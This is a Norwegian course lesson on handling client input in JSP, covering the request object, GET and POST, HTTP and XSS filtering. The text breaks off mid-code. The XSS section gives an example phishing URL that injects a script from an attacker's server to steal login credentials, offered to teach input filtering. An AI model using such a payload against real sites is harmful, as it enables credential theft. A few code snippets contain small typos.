



Avdeling for informatikk og e-l ring, H gskolen i S r-Tr ndelag

## 2. Prosessering av informasjon fra klienten

Tomas Holt, Else Lervik

L restoffet er utviklet av Tomas Holt for faget LV193D Web-programmering med JSP og bearbeidet og tilpasset LN349D/LO348D Web-applikasjoner med JSP og JSF av Else Lervik.

## 2 Prosessering av informasjon fra klienten

*Resym : Denne leksjonen omhandler hvordan vi kan ta i mot informasjon fra klienten p  tjenersiden, dvs. behandling av data som brukeren legger inn i HTML-skjema. Protokollen HTTP som brukes for kommunikasjon mellom tjener og klient vil ogs  bli gjennomg tt. Ved    pne for at brukere kan sende informasjon til web-tjeneren,  pner vi ogs  for ondsinnet kode. Vi skal se hvordan vi kan tette s kalte XSS-hull (XSS = Cross Site Scripting).*

### Innhold

<b>2</b>	<b>PROSESSERING AV INFORMASJON FRA KLIENTEN</b>	<b>1</b>
2.1	INFORMASJON FRA KLIENTEN TIL TJENEREN – REQUEST-OBJEKTET	1
2.1.1	Et lite eksempel	1
2.1.2	Dokumentasjon request-objektet	3
2.1.3	getParameter()	4
2.1.4	getParameterNames()	5
2.1.5	getParameterValues()	5
2.1.6	Flere eksempler	7
2.1.7	Flere metoder for request-objektet	10
2.2	GET OG POST	10
2.3	HTML-INJISERING OG CROSS SITE SCRIPTING (XSS)	11
2.4	HTTP (HYPERTEXT TRANSFER PROTOCOL) OG MIME	14
2.4.1	Fra klient til tjener	14
2.4.2	Fra tjener til klient	16
2.5	HTTP-KODER	19
2.5.1	Statuskoder	19
2.5.2	Felt i HTTP 1.1	20
2.6	MIME-TYPER	21

### 2.1 Informasjon fra klienten til tjeneren – request-objektet


Vi har i forrige leksjon snakket om innebygde objekter i JSP. Vi har n  kommet dit at vi skal se n rmere p  *request-objektet*. Dette er et viktig objekt, da det er gjennom dette objektet vi f r tilgang til informasjon fra klienten. Informasjonen kan v re om klienten (f.eks. hvilken nettleser som brukes) eller det kan v re informasjon som er gitt av brukeren (f.eks. via HTML-skjema).

#### 2.1.1 Et lite eksempel

Om du ikke allerede har gjort det, last ned eksempelsamlingen som h rer til denne leksjonen og pakk opp filene. NetBeans-brukere kan lage et prosjekt *Leksjon2Eksempler* p  tilsvarende m te som dere laget *Leksjon1Eksempler* forrige gang.

Blant disse filene finner vi Navn.html og LesNavn.jsp. Den f rste av disse filene inneholder HTML-skjema for   skrive inn en liten tekst, den andre filen henter ut denne teksten fra

request-objektet. Vi skal se i detalj på hva som skjer. (Av plasshensyn er ikke kommentarer i kildekoden vist på figurene.)



Figur 1: Sammenhengen kildekode – framvisning – Navn.html

Figuren foran viser Navn.html. Hent opp denne i nettleseren.



Vi bruker HTML-elementet *form* til å lese inn data fra brukeren. `<form>` og `</form>` omslutter de HTML-elementene som beskriver den delen av siden der brukeren skal legge inn data. I tillegg til de vanlige elementene for formatering (`<p>`, `<br>`, osv.) har vi ulike typer elementer som brukes til å ta imot inndata fra brukeren:

Et *input*-element kan være et vanlig tekstfelt på en linje, en trykknapp, en sjekkboks eller en radioknapp. Et *textarea*-element er et tekstområde på flere linjer. Et *select*-element er en listeboks for valg.

I dette eksemplet bruker vi tekstfelt ("navn") og trykknapp ("Send", av typen *submit* som betyr at dataene skal sendes til tjeneren). Verdien til attributtet *action* i `<form>`-elementet gir URL-en til programmet som skal ta imot dataene:

```
<form action="LesNavn.jsp">
```

Skriv inn et navn og trykk på Send-knappen. Da sendes data til tjeneren, og bildet nederst til venstre i følgende figur kommer fram:



kildekode som sendes til klienten

```

<html>
<title>Tilbakemelding</title>
<body>
Hei på deg, Ole Olsen!
<p>
<a href = "Navn.html">Tilbake</a>
</body>
</html>


```

Figur 2: LesNavn.jsp – på tjenersiden og på klientsiden

Vi får tak i verdien til et element ved å sende meldingen `getParameter()` til request-objektet:

```
String navnet = request.getParameter("navn");
```

Sammenhengen mellom navnet i HTML-skjemaet og i koden som behandler dataene framgår av følgende figur:



Figur 3: Parameternavn og -verdi

Vi har lagt inn datakontroll i jsp-filen slik at vi kontrollerer om brukeren har skrevet inn data. Hvordan fungerer dette i praksis? Dersom brukeren ikke skriver noe tekst i input-feltet, vil en side med følgende innhold komme fram i nettleseren:

```
Du må skrive navnet ditt!  
Tilbake
```

Brukeren må så trykke "Tilbake" for å komme til siden med input-feltet. Dette er relativt tungvindt for brukeren, vi vil senere i denne leksjonen se en mer praktisk løsning der feilmeldingene kommer på samme side som skjemaet som skal fylles ut.

Bruk tid på å prøve ut filene Navn.html og LesNavn.jsp. Gjør små endringer og sørg for at du skjønner hva som skjer. Dette er helt grunnleggende for å komme videre.

## Frivillig oppgave 1

(Du finner løsning i vedlagte eksempelsamling, men prøv selv først!)

Lag et HTML-skjema der du tar inn følgende opplysninger fra brukeren: Navn, adresse, telefonnummer og e-post adresse.

Lag en JSP som tar i mot opplysningene fra HTML-skjemaet og skriver opplysningene ut, slik at brukeren kan se hva slags opplysninger han har oppgitt.

Du skal ikke legge inn noe kontroll av data her.

### 2.1.2 Dokumentasjon request-objektet

Request-objektet som vi har tilgang til implementerer interface'et `javax.servlet.http.HttpServletRequest`. Vi kan derfor finne ut hvilke metoder dette objektet tilbyr gjennom API-dokumentasjonen på

[http://java.sun.com/products/servlet/2.5/docs/servlet-2\\_5-mr2/index.html](http://java.sun.com/products/servlet/2.5/docs/servlet-2_5-mr2/index.html)

(trykk på lenken `javax.servlet.http`). `HttpServletRequest` arver fra `ServletRequest`. Dette gjør at vi også har tilgang til metodene i `ServletRequest`. Dette kan vi se i API-dokumentasjonen da det står skrevet øverst i dokumentasjonen for `HttpServletRequest`:

```
public interface HttpServletRequest extends ServletRequest
```

Du har nå sett at det finnes mange metoder tilgjengelig i *request-objektet*. Vi skal nå gå gjennom de viktigste.

## Frivillig oppgave 2

(Du finner løsning i vedlagte eksempelsamling, men prøv selv først!)

Bruk API-dokumentasjonen til å finne en metode som kan gi deg IP-adressen til klienten. Når du har funnet denne metoden så lager du deg en enkel JSP som inneholder følgende (HTML-kode utelatt):

```
<%= request.XXX %>
```

XXX skiftes ut med metoden du fant. Prøv dette. Hvilken adresse skrives ut? Hvis du har muligheten til å kjøre nettleseren på en annen maskin enn tjeneren kjører på, så prøv dette.

### 2.1.3 `getParameter()`

Denne metoden har vi allerede sett i bruk. Den tar en streng som argument. Denne strengen vil være lik navnet på det HTML-elementet som tok imot opplysningene. HTML-elementet kan være slik:

```
<input type="text" name="mittTekstFelt">
```

Opplysningene fra HTML-elementet over får vi tak i ved å bruke denne koden i JSP'en vår:

```
<%= request.getParameter("mittTekstFelt") %>
```

Merk at `getParameter()` returnerer en streng (*String*) eller evt. *null* dersom ikke parameternavnet finnes. Det kommer altså ikke feilmelding av noe slag dersom det ikke er 100% samsvar mellom navnet som brukes i HTML-skjemaet og i `getParameter()`. Navnene er case-sensitive, eksempelvis er "Poststed" og "poststed" to forskjellige navn. Det frarådes å bruke særnorske tegn og mellomrom i disse navnene.

Hvis vi forventer oss et tall, må strengen omformes til dette. Kodesnutten under vil sørge for at strengen vi mottar omformes til en *int* (integer).

```
<%
    String streng = request.getParameter("mittTekstFelt");
    int tall = Integer.parseInt(streng); // SKUMMELT, se nedenfor
%>
```

Koden over fører til feil hvis strengen er *null* eller ikke inneholder et gyldig tall. `parseInt()` kaster et unntaksobjekt dersom dette skjer. Dette må vi behandle, ellers stopper hele JSP-en. Kodesnutten under viser hvordan dette kan gjøres.

```
<%
    String streng = request.getParameter("mittTekstFelt");
    try{
        int tall = Integer.parseInt(streng);
        // Hit kommer vi kun dersom omformingen til heltall gikk bra,
        // så her kan vi legge koden for "normal" utførelse
        // Etterpå fortsetter programmet der det står ***
    } catch(NumberFormatException e){
        // Hit kommer vi kun dersom feil inntraff.
        out.println("tallet er på feil form");
        // Etterpå fortsetter programmet der det står ***
    }
    // *** her fortsetter vi
%>
```

### 2.1.4 `getParameterNames()`

Metoden `getParameterNames()` returnerer en `java.util.Enumeration` (se Java API-dokumentasjonen for beskrivelse av dette interfacet) som inneholder alle parameternavnene fra klienten (f.eks. `mittTekstFelt` osv.). Hver parameter er representert som en streng i denne `Enumeration`. Dette gir oss mulighet til å gjennom søke alle parameternavnene fra klienten på en enkel måte. Under vises koden for hvordan alle parameternavn og tilhørende verdi skrives ut (uansett hvor mange parametere som kommer fra klienten).

```
<%@ page import="java.util.Enumeration" %>
<% Enumeration opplysninger = request.getParameterNames();
   while(opplysninger.hasMoreElements()) {
       String parameterNavn = (String) opplysninger.nextElement();
       String parameterVerdi = request.getParameter(parameterNavn);
       out.println("Parameter navn: " + parameterNavn + " ");
       out.println("parameter verdi: " + parameterVerdi + "<br>");
   }
%>
```

Det som er greit med koden over er at vi ikke på forhånd trenger å vite navnet på parametrene som kommer fra klienten. I forrige delkapittel fikk vi tak i verdien til HTML-elementet `mittTekstFelt` ved å oppgi navnet på dette feltet i metoden `getParameter()`. Vi forutsatte da at vi visste navnet på `mittTekstFelt` på tjenersiden. I koden over henter vi ut parameternavnene med `request.getParameterNames()`. Så henter vi verdien forbundet med hvert enkelt parameternavn (f.eks. verdien i feltet `mittTekstFelt`) med `getParameter()` på samme måte som i forrige eksempel.

Vanligvis vil vi selvsagt vite hva slags felter vi kan forvente oss. Metoden `getParameterNames()` er imidlertid nyttig i de tilfellene der vi vil skrive ut *alle* opplysningene som brukeren har gitt via et HTML-skjema. Dette kan være for å opplyse brukeren om hvilke valg han har gjort, eller det kan være i forbindelse med feilfinning.

### 2.1.5 `getParameterValues()`

Til nå har vi antatt at det kun har vært én verdi forbundet med et element i en HTML-skjema. Dette er imidlertid ikke bestandig tilfelle. Noen HTML-elementer har mulighet for flere verdier samtidig. Tenk bare på sjekkbokser der du kan krysse av for flere valg samtidig.



Figur 4: Eksempel på sjekkbokser

Koden vil være som følger:

```
<html>
. . . .
<body>
<h2> Kryss av det som passer for deg </h2>
<form action="getParameterValues.jsp">
    <input type="checkbox" name="beskrivelse" value="lang"> lang
    <input type="checkbox" name="beskrivelse" value="kort"> kort
    <input type="checkbox" name="beskrivelse" value="tynn"> tynn
    <input type="checkbox" name="beskrivelse" value="tjukk"> tjukk
    <input type="checkbox" name="beskrivelse" value="smart" > smart
    <input type="checkbox" name="beskrivelse" value="dum"> dum
    <br>
    <input type="submit" value="ok">
</form>
</body>
</html>
```

Vi ser av koden at alle sjekkboksene har samme navn (`name="beskrivelse"`). Fordi vi kan "krysse av" flere sjekkbokser samtidig (f.eks. Lang og Tynn), vil vi ikke kunne bruke JSP-koden `request.getParameter()`.


Hvis en parameter kan anta mer enn én verdi (f.eks. sjekkbokser og nedtrekkslister), må vi bruke `getParameterValues()` for å få ut alle verdiene. Metoden returnerer en tabell av strenger som inneholder verdiene. Hvis vi bruker `getParameter()` får vi kun ut en av verdiene (og ingen melding om at det fins flere).

Her følger koden som tar imot verdiene i sjekkboksene med det felles navnet *beskrivelse*:

```
<html>
. . . .
<body>
<ul> <!-- lager en punktliste -->
<%
    String[] verdier = request.getParameterValues("beskrivelse");
    if (verdier != null) { // noen verdier i det hele tatt?
        for (int i=0; i < verdier.length; i++){
            out.println("<li>" + verdier[i]);
        }
    }
%>
</ul>
</body>
</html>
```


Metoden `getParameterValues()` returnerer *null* hvis det ikke er noen verdier for det aktuelle parameternavnet. Legg merke til `if`-setningen i koden som sjekker om resultatet er *null*. Hvis vi ikke gjør denne sjekken vil vi få *nullpointer exception* i `verdier.length`.

Under vises resultatet av JSP-koden over når HTML-skjemaet er som vist Figur 4.



Figur 5: Prosessering av input fra sjekkbokser

## 2.1.6 Flere eksempler



Figur 6: HTML-skjema med meldinger på samme side

Figuren foran viser kjøring av filen Brukerinput.jsp fra eksempelsamlingen. Kjør denne filen i nettleseren. Prøv med data som er korrekte (ikke blankt navnefelt og alder 1-130) og data som er feil. Merk at verdiene du skrev inn i feltene huskes til neste gang vinduet kommer fram.

Her er kildekoden:

```
<!-- Filnavn eksempelsamling 2: Brukerinput.jsp -->
<!-- Eksempel som viser datakontroll med tilbakemelding til brukeren -->
<html>
<head><title>Datakontroll med tilbakemelding til brukeren</title></head>
<body>

<%
/* Henter verdiene, slik at de kan vises når brukeren prøver på nytt */
String navnet = request.getParameter("navn");
if (navnet == null) navnet = ""; // første gang siden lastes
String alderenSomTekst = request.getParameter("alder");
if (alderenSomTekst == null) alderenSomTekst = ""; // første gang siden lastes
%>

<h3> Fyll ut følgende felter: </h3>

<form action = "Brukerinput.jsp">
<p>
<table>
<tr>
<td align = left>Navn</td>
<td align = left><input name = "navn" type = "text" value = "<%=navnet%>"
size = "30"></td>
```

```
</tr><tr>
  <td align = left>Alder</td>
  <td align = left><input name = "alder" type = "text"
                        value = "<%=alderenSomTekst%" size = "30"></td>
</tr>
</table>
</p>
<p>
<input type = "submit" name = "send" value = "Kontroller data!">
</form>
</p>

<%
String send = request.getParameter("send");
if (send != null) { // OBS! Første gang siden lastes ned er alle parametrene lik
null

    /* Datakontroll */
    /* Kontrollerer at navnet er skrevet inn */
    boolean okNavn = false;
    navnet = navnet.trim();
    if (navnet.equals("")) out.println("Du må skrive navnet ditt!<br>");
    else okNavn = true;

    /* Kontrollerer at alderen er et gyldig tall mellom 1 og 130 */
    boolean okAlder = false;
    int alder = 0;
    try {
        alder = Integer.parseInt(alderenSomTekst);
        // kommer hit bare hvis teksten kan omformes til tall
        if (alder >= 1 && alder <= 130) okAlder = true;
    } catch (NumberFormatException e) {
    }
    if (!okAlder) {
        out.println("Du skrev ugyldig alder, kun tall i intervallet 1-130 godtas<br>");
    }

    /* Datakontroll slutt - behandler data */
    if (okNavn && okAlder) {
        %>

        <p>
        <strong>
        Gratulerer, <%=navnet%! <br>
        Alle data ok, du er <%=alder%> år ung!
        </strong>
        </p>
        Prøv gjerne en gang til!

        <%
        }
    }
    %>

</body>
</html>
```

Det er flere ting å legge merke til her. La oss begynne med den overordnede strukturen:

*hent verdier fra request-objektet, slik at de kan vises fram i feltene*

*HTML-skjema <form> ... </form>*

*hent fram verdien til submit-knappen*

*hvis den ikke er null*

*foreta datakontroll*

*hvis ok data*

*behandle data*

Gå gjennom kildekoden og sørg for at du finner igjen denne strukturen. Dette tilsynelatende enkle eksemplet har en relativt komplisert struktur. Kildekoden kan forenkles noe ved å bruke metoder og/eller include-filer. Metoder gjennomgikk vi i leksjon 1, og include-filer vil vi komme tilbake til i neste leksjon.

En enkel måte å få input-feltene pent under hverandre er å bruke HTML-tabeller, studer kildekoden om det er en stund siden du har brukt tabeller.

Vi merker oss videre hvordan vi ”husker” verdiene som brukeren tastet inn. Siden begynner med å hente dem ut:

```
String navnet = request.getParameter("navn");
if (navnet == null) navnet = ""; // første gang siden lastes
```

Og så benyttes dette i input-elementet:

```
<td align = left><input name = "navn" type = "text"
value = "<%=navnet%>" size = "30"></td>
```

Det er selvfølgelig ikke alltid det er aktuelt å huske data fra nedlasting til nedlasting.

Når du på denne måten samler alt i en side, må du i JSP-koden huske å ta hensyn til at siden også skal fungere første gangen den hentes ned. Dette gjør vi ved å teste på et av inndatafeltene ( gjerne submit-knappen), de har alltid verdien *null* da.

I boka ”Programmering i Java” (Lervik, Havdal 2009) side 876-880 finner vi følgende eksempel med flere ulike typer inndata-felt, inkl. nedtrekksliste, tekstområde og radioknapper, som vi ikke har sett eksempler på foran:

Figur 7: Eksempel med flere typer inndatafelt

Her benyttes to filer (RestaurantEvaluation.html og RestaurantEvaluation.jsp), du finner dem i eksempelsamlingen. Evalueringene lagres på en datafil. Studer kildekoden!

Applikasjonen lagrer data på en fil med relativt filnavn *EvalRest.txt*. Sørg for at du finner hvor denne filen ligger på disken. Hvis du bruker NetBeans, vil du finne den i mappen Leksjon2Eksempler/build/web/ der du har lagret prosjektene.

Ang datakontroll: Generelt bør datakontroll, så langt det er mulig, av effektivitetsgrunner ligge på klientsiden. Dette kommer da i tillegg til kontrollen på tjenersiden. Klientsideprogrammering er ikke tema for dette kurset, men JavaScript er det mest brukte scriptspråket på klientsiden. Det ble så vidt nevnt i leksjon 1.

### 2.1.7 Flere metoder for request-objektet

Det følger et eksempel med Tomcat webtjener som viser informasjon som er mulig å få ut av request-objektet. Det er også mulig å finne dette eksemplet ved å søke etter snoop.jsp på nettet. Kildekoden bruker en filter-mekanisme for å unngå såkalte Xss-angrep lignende den som er beskrevet lenger ut i denne leksjonen. Kallet på disse metodene kan du bare fjerne (hvis du da ikke vil laste inn det aktuelle biblioteket, som kan virke litt unødvendig akkurat i denne sammenhengen). Jeg la koden inn i en index-fil og lastet ned i Firefox. Da ble utskriften slik (uformattert):

#### **Request Information**

JSP Request Method: GET  
Request URI: /Leksjon2Eksempler/  
Request Protocol: HTTP/1.1  
Servlet path: /index.jsp  
Path info: null  
Query string: null  
Content length: -1  
Content type: null  
Server name: localhost  
Server port: 8080  
Remote user: null  
Remote address: 127.0.0.1  
Remote host: 127.0.0.1  
Authorization scheme: null  
Locale: nb

The browser you are using is Mozilla/5.0 (Windows; U; Windows NT 6.1; nb-NO; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.3

Studert denne utskriften og sammenhold kildekoden med dokumentasjonen til *HttpServletRequest* og eventuelt *ServletRequest*.

## 2.2 GET og POST

Vi skal her se litt nærmere på det som skjedde i eksemplene over. Data kan overføres fra klient til tjener på to måter – GET og POST. (GET ble brukt i alle eksemplene unntatt det som er vist i Figur 7.) Merk at begge metodene sørger for at data overføres fra klient til tjener. Vi skal se på hva som skiller de to måtene.

Figur 6 har en lang URL i adressefeltet (detaljene etter :8080/ avhenger av hvordan du har lagt inn eksempelkode, det viktige her er det som står etter *eks02/*):

```
http://localhost:8080/waplj/eks02/Brukerinput.jsp?navn=Gamlefar&alder=100&send=Kontroller+data%21
```

Du finner et spørsmålsteget inne i denne teksten. Etter dette kommer navn og verdi på parametrene i HTML-skjemaet. Disse er i par, atskilt med = tegn. Hvert slikt par skiller fra de andre parene med tegnet &.

URL'en over inneholder altså parametrene fra HTML-skjemaet. Dette er kun tilfelle når vi bruker det som kalles **GET** overføringsmetode (dette er imidlertid standard, og brukes derfor når vi ikke oppgir om vi vil bruke GET eller POST). Bruker vi POST sendes disse parametrene i en egen innpakning og vil ikke vises i URL'en. Under vises det samme eksemplet, men der vi bruker POST som oversendingsmetode i stedet for GET. Denne forandringen er gjort ved å forandre en linje i HTML-skjemaet fra

```
<form action = "Brukerinput.jsp">
```

til

```
<form action = "Brukerinput.jsp" method = "POST">
```

URL'en i adressefeltet ser nå slik ut:

```
http://localhost:8080/waplj/eks02/Brukerinput.jsp
```

Oppdagelsen om hvordan GET-forespørsler foregår gjør at vi faktisk kan sende parametere til en JSP uten å skrive et HTML-skjema. Vi skriver inn følgende URL i nettleseren:

```
http://localhost:8080/waplj/eks02/Brukerinput.jsp?navn=Gamlefar&alder=80&send=Kontroller+data%21
```

Merk at vi har forandret alderen fra 100 til 80. Hvis vi trykker enter, vil disse opplysningene sendes til JSP'en i stedet for de opprinnelige. Det er selvfølgelig mulig å skrive hele URL'en for hånd, på denne måten kan du teste ut en JSP der du skal ta imot parametere fra et HTML-skjema, uten å skrive HTML-skjemaet. Skjønt det er vel sjelden det er noe poeng ...

Vær imidlertid klar over at bruk av GET kan gi problemer når mye informasjon skal sendes. I mange sammenhenger er det begrensninger på hvor mange tegn som kan sendes etter URL'en, og en bør derfor bruke POST til vanlig.

Merk at GET utgjør en sikkerhetsrisiko på grunn av at dataene som sendes er direkte synlige. Ofte ligger gamle URL'er i nettleserens historikk, og det sier seg selv at sensitive data som f.eks. fødselsnummer og kontonummer ikke bør sendes med GET-metoden. En god regel er alltid å bruke POST, dersom det ikke er spesielle grunner til noe annet.

## 2.3 HTML-injisering og Cross Site Scripting (XSS)

Du har kanskje hørt om Cross Site Scripting (XSS). Dette er en teknikk som kan benyttes til å gjøre stor skade. Teknikken går i korthet ut på at brukeren skriver HTML-kode/script i feltene i HTML-skjema (*HTML-injisering*). Kjør Navn.html og skriv inn f.eks. `<h1>Ole Olsen</h1>` som navn. Da ser du at navnet kommer fram med store bokstaver. Dette er uskyldig, men her kan kreative brukere gjøre mye rart. Det er mulig å sette inn mengder av programkode (JavaScript), ulike typer multimedieobjekter (HTML-elementene `<embed>` og `<object>`), lenker til egne sider, med mer – og koden blir utført når innholdet i feltet sendes til klienten neste gang – eller andre steder den måtte brukes, f.eks. kan den legges på en fil eller i en database.

Nå kan det hende at brukerne selv ikke ønsker å skrive ondsinnet kode direkte i feltene, men husk at det også er mulig å oppgi verdier til felter i URL'er (GET-forespørsler). Disse verdiene kan være JavaScript-kode eller lenker til mer avanserte JavaScript. Skriv inn følgende URL, prikkene erstattes med det som gjelder i din installasjon:

```
http://localhost:8080/ . . . /eks02/LesNavn.jsp?navn=<h1>Olsen</h1>&Send=Send
```

gir samme effekt som om `<h1>Ole Olsen</h1>` var skrevet rett inn i navnefeltet.

Eksempel:

Prosedyren for person X som ønsker å logge seg inn i Nettbutikk AS (<http://nettbutikk.no>) med dine innloggingsdata kan være som følger:

- X gjør seg kjent med kildekoden til skjemaet for innlogging ved å klikke på Vis/Kilde i nettleseren. Her finner han navnet på feltene (`<input>`-felt: f.eks. brukernavn og passord) og navnet på scriptet som behandler innloggingen (`<form action ..>` f.eks. sjekklogin.jsp). X kjører egen web-tjener for å kunne ta imot dataene han er ute etter, eksempel: <http://xxxxxx.no:8080/>.
- X sender deg en epost med følgende lenke (stjeldata.js er et JavaScript med ondsinnet kode som stjeler dataene du har lagt inn og sørger for å sende dem til <http://xxxxxx.no:8080/visdata.jsp>):  

```
http://nettbutikk.no/sjekklogin.jsp?brukernavn=
<script src='http://xxxxxx.no:8080/stjeldata.js'></script>
```
- For at du skal klikke på denne lenken, har nok X skjult lenken bak et "kjempetilbud", og satt avsenderen til f.eks. [kundeservice@nettbutikk.no](mailto:kundeservice@nettbutikk.no). Som bruker ser du kun en epost fra NettbutikkAS med en lenke til et godt tilbud.
- Du klikker på lenken i eposten.
- Og dermed er det gjort. X har tilgang til eksempelvis ditt brukernavn og passord.

Bruken av *informasjonskapsler* og/eller *sesjoner* er med på å muliggjøre denne typen misbruk. Dette er teknologier som de alle fleste nettstedet bruker. Vi kommer tilbake til detaljer om disse teknologiene i de neste leksjonene.

Det er viktig å merke seg at kryptering ikke beskytter mot denne typen angrep, da kryptering kun beskytter dataene mens de er underveis mellom klient og tjener.

En måte å unngå denne typen misbruk på er å filtrere vekk tegn som er nødvendig for å sende inn HTML-kode og/eller JavaScript. En kan velge å konsentrere seg om de aktuelle tegnene og erstatte dem med tekststrenger (det er f.eks. vanlig å skifte ut `<` med `&lt;`), eller en kan rett og slett begrense inndataene til "vanlig tekst".

For å unngå at brukere sender ødeleggende kode til web-tjenere, bør uønskede tegn filtreres vekk fra dataverdier som tas imot fra request-objektet. En bør sørge for å varsle bruker dersom tegn er filtrert vekk. Merk at dette gjelder alle typer felt, ikke bare tekstfelt. En GET-forespørsel kan gi en helt annen verdi til f.eks. en radioknapp enn det som er satt opp i HTML-skjemaet.

I dette kurset benytter vi to egenlagede klassemetoder med navn *InputFilter.filtrer()* (den ene utgaven tar en streng som argument, den andre en strengtabell) der vi bytter ut alle tegn som ikke er bokstaver, sifre eller et lite utvalg spesialtegn (bindestrek, mellomrom, blank, komma – listen kan enkelt utvides, men vær varsom med hvilke tegn du tillater) med understrekingstegn. For å forenkle logikken i eksemplene og løsningsforslagene tar vi imidlertid ikke med varslings til brukeren dersom tegn er fjernet.

Det er enkelt å bruke filtreringen. Eksempelvis skifter du ut linjen:

```
String navnet = request.getParameter("navn");
```

med

```
String navnet = InputFilter.filtrer(request.getParameter("navn"));
```

Som det framgår av teksten nedenfor ligger denne klassen i pakken *hjelpklasser*. For å få tilgang til den må vi legge inn følgende i begynnelsen av jsp-filen:

```
<%@ page import="hjelpklasser.InputFilter" %>
```

Her følger filtreringsmetodene:

```
/*
 * Filnavn i eksempelsamling 2: InputFilter.java
 *
 * NetBeans: Legg mappen hjelpklasser under ../Leksjon2Eksempler/src/java
 * Klassen brukes bl.a. i filen BrukerinputMedFiltrering.jsp
 * For at NetBeans skal skjønne at denne filen (og java-filen) virkelig er en del
 * av web-applikasjonen (og dermed kompilere den ved neste korsvei), kan du sette
 * opp en lenke til den fra index-filen.
 * Neste gang du bygger prosjektet ditt vil den bli kompilert.
 *
 * Klasse inneholder en metode som brukes i dette kurset til å filtrere
 * inndata fra request-objektet. Hensikten er å tette XSS-hull.
 * Metoden slipper kun gjennom bokstavene a-å, A-Å, sifrene 0-9 og
 * tegnene bindestrek, blank, punktum og komma. Andre tegn erstattes med _.
 */
package hjelpklasser;
public class InputFilter {
    private static final char erstattMed = '_';
    private static final String spesialtegn = "- , .";

    public static String filtrer(String tekst) {
        if (tekst == null) return null;
        StringBuffer resultat = new StringBuffer(tekst);
        for (int i = 0; i < tekst.length(); i++) {
            char tegn = tekst.charAt(i);
            /* isLetterOrDigit() bruker tegnsettet som maskinen er satt opp med */
